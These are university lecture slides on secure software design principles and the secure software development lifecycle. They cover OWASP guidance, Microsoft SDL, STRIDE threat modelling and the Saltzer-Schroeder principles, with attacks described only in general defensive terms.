



universidade  
de aveiro

Critical  software

# Secure Software Design Principles

Nuno Silva, PhD, Critical Software SA

E.: [npsilva@ua.pt](mailto:npsilva@ua.pt); M: 932574030

**Mestrado em Cibersegurança – Robust Software**



# Agenda

- Motivation
  - Objectives
  - Secure and Resilient/Robust Software
  - Security and Resilience in the Software Development Life Cycle
  - Best Practices for Resilient Applications
  - Designing Applications for Security and Resilience
  - Architecting for the Web/Cloud
  - Design Best Practices
  - One Resource to Explore
  - References



# Motivation

- Original focus: network system level security strategies (e.g. firewalls), and reactive approaches to software security ('penetrate and patch' strategy), security is assessed when the product is complete via penetration testing by attempting known attacks or (worst) vulnerabilities are discovered post release.
- Breaches are expensive (in the order of millions per breach / reputation...)
- Attackers can find and exploit vulnerabilities without being noticed (it takes months to detect and fix)
- Patches can introduce new vulnerabilities or other issues (rushing is never good)
- Patches often go unapplied by customers
- <https://www.synopsys.com/blogs/software-security/cost-data-breach-2019-most-expensive/>
- <https://www.kiuwan.com/blog/most-expensive-security-breaches/>



# Objectives

- Integrate security concerns as part of the product design
- Be aware of existing design practices
- Know how to apply and validate secure design applications
- Take advantage of best practices



# Secure and Resilient/Robust Software

- Characteristics:
  - Functional and Nonfunctional Requirements
  - Testing Nonfunctional Requirements
  - Families of Nonfunctional Requirements
    - Availability
    - Capacity
    - Efficiency
    - Interoperability
    - Manageability
    - Cohesion
    - Coupling



# Secure and Resilient/Robust Software

- Characteristics:
  - Families of Nonfunctional Requirements (cont'd):
    - Maintainability
    - Performance
    - Portability
    - Privacy
    - Recoverability
    - Reliability
    - Scalability
    - Security
    - Serviceability/Supportability
    - Safety



# Secure and Resilient/Robust Software

- Who am I?
- “ability of technical support personnel to install, configure, and monitor computer products, identify exceptions or faults, debug or isolate faults to root cause analysis, and provide hardware or software maintenance in pursuit of solving a problem and restoring the product into service.”
- It is one of the –ilities!



# Secure and Resilient/Robust Software


- Characteristics:
  - “Good” Requirements
  - Eliciting Nonfunctional Requirements
  - Documenting Nonfunctional Requirements
  - Verifying, Validating (eventually qualifying or certifying)
  - Identifying Restrictions, and
  - Documenting...
- We could say that proper requirements are the most important design principle



# Security and Resilience in the Software Development Life Cycle

There is a module dedicated to this topic, covering:

- Training
- Requirements Gathering and Analysis
- Design and Design Reviews
- Development
- Testing
- Deployment



# Best Practices for Resilient Applications

1. Apply Defense in Depth
2. Use a Positive Security Model
3. Fail Securely
4. Run with Least Privilege
5. Avoid Security by Obscurity
6. Keep Security Simple
7. Detect Intrusions
  1. Log All Security-Relevant Information
  2. Ensure That the Logs Are Monitored Regularly
  3. Respond to Intrusions
8. Don't Trust Infrastructure
9. Don't Trust Services
10. Establish Secure Defaults

**IEEE Standard Glossary of Software Engineering Terminology, IEEE Std 610.12-1990 defines robustness as "The degree to which a system or component can function correctly in the presence of invalid inputs or stressful environmental conditions"**

# Designing Applications for Security and Resilience

- Design Phases Recommended (risk/hazard → requirements)
  - Misuse Case Modeling
  - Security Design and Architecture Review
  - Threat and Risk Modeling
  - Risk Analysis and Modeling
  - Security Requirements and Test Case Generation
- Design to Meet Nonfunctional Requirements (worst case)
- Design Patterns (proven templates for solving issues)
- **Architecting for the Web/Cloud (particular attack surface)**
- Architecture and Design Review Checklist (common problems)

# Designing Applications for Security and Resilience

Detection

Isolation

Recovery  
(Graceful)

# Architecting for the Web/Cloud


- Why Design for Failure when Nothing Fails? (everything fails...)
- **Build Security in all layers** (do not trust)
- Leverage alternative processing/storage (redundancy pays off)
- Implement elasticity (flexibility, scalability, easy restart)
- Think parallel (decoupling data from computation, load balancing, distribution)
- Loose coupling helps (do not reinvent the wheel, use existing solutions)
- Don't fear constraints, solve them (memory, CPU, distribution, ...)
- Use Caching (performance)

# Design Best Practices – Web/Cloud

- Input Handling Validation
- Prevent Cross-Site Scripting
- Prevent SQL Injection Attacks
- Apply Authentication
- Cross-Site Request Forgery Mitigation
- Session Management (log-out or cookie attacks)
- Protect access control attacks (admin interfaces)
- Use Cryptography

# Design Best Practices – Web/Cloud

- What is Cross-site ...?
- XSS attacks enable attackers to inject client-side scripts into web pages viewed by other users. A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same-origin policy.
- CSRF is a type of malicious exploit of a website where unauthorized commands are submitted from a user that the web application trusts. There are many ways in which a malicious website can transmit such commands; specially-crafted image tags, hidden forms, and JavaScript XMLHttpRequests, for example, can all work without the user's interaction or even knowledge. Unlike cross-site scripting (XSS), which exploits the trust a user has for a particular site, CSRF exploits the trust that a site has in a user's browser.




# Design Best Practices – Web/Cloud

- Apply Error Handling
- Protect against known attacks (e.g. AJAX or Flash)
- Initialize Variables Properly
- Do Not Ignore Values Returned by Functions
- Avoid Integer Overflows


Adobe Flash Shutdown Halts  
Chinese Railroad for Over 16 Hours  
Before Pirated Copy Restores Ops

This is what happens when you RUN A RAILROAD NETWORK ON FLASH.



# Design Best Practices - Security

- From “Secure Coding Best Practices Handbook, Veracode”:
  - #01: Verify for Security Early and Often
  - #02: Parameterize Queries
  - #03: Encode Data
  - #04: Validate All inputs
  - #05: Implement Identity and Authent. Controls
  - #06: Implement Access Controls
  - #07: Protect Data
  - #08: Implement Logging and Intrusion Detection
  - #09: Leverage Security Frameworks and Libraries
  - #10: Monitor Error and Exception Handling



# Design Best Practices - Security

- **These practices apply to all types of systems**
- Back in the 1990's a major US provider had a communications product used for Emergency Calls
- Suddenly, the calls would drop and the base station would go down
- Base stations had to be fully restarted for the service to be re-established in the area (~40 minutes downtime)
- Daily meetings with US and Canada stakeholders were started to investigate the occurrences and solve the issue
- Data replication problem (input data) associated with a configuration issue in a switch




# Design Best Practices - Security

- Data packets (from calls) were being duplicated to be dispatched as normal (1 to many)
- However, suddenly, one packet would be replicated in 2, 4, 8, 16, 32, 64, 128, 256, 512 and so on until the maximum product capacity was reached
- The base station could not handle infinite replication of voice data
- A switch configuration during a maintenance action lead to the “eternal” replication of some packets...
- Until the base station crashed.

# Design Best Practices - Security

- A modified design was requested to the duplication product
- It would not prevent maintenance (switch configuration) or operations (DoS) problems, but
- It would detect the same voice packet being duplicated after 2 times
- It would monitor processor load / apply load shedding up to around 70%
- Then it would drop the call causing the issue, and only that one
- This is the type of issues that involves a lot of the previous best practices (data validation, intrusion detection, error handling)

# Design Best Practices - Security



# One Resource to explore

- <https://cheatsheetseries.owasp.org>



# One Resource to explore

- [Index Top 10 - OWASP Cheat Sheet Series](#)
  - [A01:2021 – Broken Access Control](#)
  - [A02:2021 – Cryptographic Failures](#)
  - [A03:2021 – Injection](#)
  - [A04:2021 – Insecure Design](#)
  - [A05:2021 – Security Misconfiguration](#)
  - [A06:2021 – Vulnerable and Outdated Components](#)
  - [A07:2021 – Identification and Authentication Failures](#)
  - [A08:2021 – Software and Data Integrity Failures](#)
  - [A09:2021 – Security Logging and Monitoring Failures](#)
  - [A10:2021 – Server-Side Request Forgery \(SSRF\)](#)

# One Resource to explore

Cheatsheets	v
AJAX Security	
Abuse Case	
Access Control	
Application Logging	
Vocabulary	
Attack Surface Analysis	
Authentication	
Authorization	
Authorization Testing	
Automation	
Bean Validation	
C-Based Toolchain Hardening	
Choosing and Using Security Questions	
Clickjacking Defense	
Content Security Policy	
Credential Stuffing Prevention	
Cross-Site Request Forgery Prevention	
Cross Site Scripting Prevention	
Cryptographic Storage	
DOM based XSS Prevention	
Database Security	
Denial of Service	
Deserialization	
Docker Security	
DotNet Security	
Error Handling	
File Upload	
Forgot Password	
GraphQL	
HTML5 Security	
HTTP Strict Transport Security	

This page is still under construction !!! PRs are welcome!

## Objective

The [OWASP Top Ten](#) is a standard awareness document for developers and web application security. It represents a broad consensus about the most critical security risks to web applications.

This cheat sheet will help users of the [OWASP Top Ten](#) identify which cheat sheets map to each security risk. This mapping is based the [OWASP Top Ten 2021 version](#).

### A01:2021 – Broken Access Control

[Access Control Cheat Sheet](#)

### A02:2021 – Cryptographic Failures

### A03:2021 – Injection

### A04:2021 – Insecure Design

### A05:2021 – Security Misconfiguration

### A06:2021 – Vulnerable and Outdated Components

[Vulnerable Dependency Management Cheat Sheet](#)

[Third Party JavaScript Management Cheat Sheet](#)

# References

- Open Web Application Security Project (OWASP) Cheat Sheet Series (<https://cheatsheetseries.owasp.org>)
- Secure Coding Best Practices Handbook – A developer's Guide to proactive controls, Veracode

# The End

- Next up: Software security lifecycle





universidade  
de aveiro

Critical   
software

# Software security lifecycle

Nuno Silva, PhD, Critical Software SA

E.: [npsilva@ua.pt](mailto:npsilva@ua.pt); M: 932574030

**Mestrado em Cibersegurança – Robust Software**



# Agenda

- Motivation
- Objectives
- Secure SW Lifecycle Processes
- Secure SW Lifecycle Processes Summary
- Assessing the Secure Software Lifecycle
- Benefits
- References



# Motivation

- One intrinsic motivation to security is “self-improvement”, where the developer challenges one-self to write secure code. *“Sometimes I will have the challenge, that ‘okay, this time I’m going to submit [my code] for a review where nobody will give me a comment.”*
- Professional responsibility and concern for users are two extrinsic motivations, where the action is not performed for its inherent enjoyment, but rather to fulfill what the developer views as their responsibility to their profession and to safeguard users’ privacy and security. *“I would not feel comfortable with basically having something used by end users that I didn’t feel was secure, or I didn’t feel respective of privacy, umm so I would try very hard to not compromise on that.”*

# Motivation

- Lack of resources and the lack of support are two factors that led to a perceived lack of competence to address software security. “We don’t have that much manpower to explicitly test security vulnerabilities, [...] we don’t have those kind of resources. But ideally if we did have [a big] company, I would have a team dedicated to find exploits. But unfortunately we don’t.”
- Lack of interest, relevance, or value of performing security tasks. The lack of relevance could happen when security is not considered one of the developer’s everyday duties (not my responsibility), or when security is viewed as another entity’s responsibility (security is handled elsewhere), such as another team or team-member. “I don’t really trust [my team members] to run any kind of, like, source code scanners or anything like that. I know I’m certainly not going to.”
- Ref: Motivations and Amotivations for Software Security, Halla Assal, Sonia Chiasson, Carleton Univ., Canada, <https://wsiw2018.l3s.uni-hannover.de/papers/wsiw2018-Assal.pdf>, visited: 12-10-2020.


# Objectives

- Consider security concerns as early as possible in the development process.
- Be aware of trends in software change management
- Control application security management
- Be able to apply the security life cycle
- Make security part of SW Engineering, part of the culture.



# Secure SW Lifecycle Processes

- Three “Good” Examples:
  - Microsoft Security Development Lifecycle (SDL)
  - Software Security Touchpoints
  - Software Assurance Forum for Excellence in Code (SAFECode)



# SDL

## SDL Timeline



- Growth of home PC's
- Rise of malicious software
- Increasing privacy concerns
- Internet use expansion

- Bill Gates' TwC memo
- Microsoft security push
- Microsoft SDL released
- SDL becomes mandatory policy at Microsoft
- Windows XP SP2 and Windows Server 2003 launched with security emphasis

- Windows Vista and Office 2007 fully integrate the SDL
- SDL released to public
- Data Execution Prevention (DEP) & Address Space Layout Randomization (ASLR) introduced as features
- Threat Modeling Tool

- Microsoft joins SAFECode
- Microsoft Establish SDL Pro Network
- Defense Information Systems Agency (DISA) & National Institution Standards and Technology (NIST) specify featured in the SDL
- Microsoft collaborates with Adobe and Cisco on SDL practices
- SDL revised under the Creative Commons License

- Additional resources dedicated to address projected growth in Mobile app downloads
- Industry-wide acceptance of practices aligned with SDL
- Adaption of SDL to new technologies and changes in the threat landscape
- Increased industry resources to enable global secure development adoption


Ref: <https://www.microsoft.com/en-us/securityengineering/sdl>

# SDL

1. Cyber security related training
2. Elicitation of explicit Security Requirements
3. Define Metrics, Report Compliance
4. Apply Threat Modelling (security risks analysis)
5. Establish Design Requirements
6. Define and use Cryptography Standards

7. Manage Security Risk when Using 3<sup>rd</sup> Party Components
8. Use Approved Tools
9. Perform Static Analysis Security Testing (SAST)
10. Perform Dynamic Analysis Security Testing (DAST)
11. Perform Penetration Testing
12. Establish a Standard Incident Response Process

# SDL::Overview



# SDL::Apply Threat Modelling

- STRIDE approach
  - Spoofing Identity (pretend to be someone else)
  - Tampering with data (malicious modification of data)
  - Repudiation (denying performance of an action)
  - Information Disclosure (exposure of classified info)
  - Denial of Service (service unavailable or unusable)
  - Elevation of privilege (access to more elevated privileges)
- STRIDE, Attack trees, Architectural Risk Analysis help in enumerating threats and act upon the design to eliminate or control the impacts.

# SDL::Apply Threat Modelling

- 1. List Assets / Components;
- 2. Identify Threats (e.g. with data flow diagrams);
- 3. Identify and Classify (STRIDE) the vulnerabilities;


DFD Element	S	T	R	I	D	E
Entity	✓		✓			
Data Flow		✓		✓	✓	
Data Store		✓	✓	✓	✓	
Process	✓	✓	✓	✓	✓	✓

- Ref: DFD element mapping to the STRIDE Framework (Khan, Rafiullah & McLaughlin, Kieran & Laverty, David & Sezer, Sakir., 2017)

# SDL::Apply Threat Modelling

- More reading on STRIDE:

- Mahmood, Haider, (2017). *Application Threat Modeling using DREAD and STRIDE*. Accessed 12-10-2020 at <https://haiderm.com/application-threat-modeling-using-dread-and-stride>.
- Khan, R., McLaughlin, K., Laverty, D., & Sezer, S. (2018). STRIDE-based Threat Modeling for Cyber-Physical Systems. In 2017 IEEE PES: Innovative Smart Grid Technologies Conference Europe (ISGT-Europe): Proceedings IEEE . DOI: 10.1109/ISGTEurope.2017.8260283



# SDL::Establish Design Requirements

- Not only guide the implementation of design features, but also be resistant to known threats
- Saltzer and Schroeder security principles:
  - Economy of mechanism (KISS)
  - Fail-safe defaults (failure = lack of access)
  - Complete mediation (apply constant authorizations)
  - Open design (use of keys and passwords)
  - Separation of privilege (multiple keys, if possible)
  - Least privilege (only the needed set of privileges)
  - Least common mechanism (minimize common mechanisms)
  - Psychological acceptability (user interface shall help)

# SDL::Establish Design Requirements

- Complementary to Saltzer and Schroeder security principles:
  - Defense in depth (redundancy in security)
  - Design for updating (security patches shall be easy)
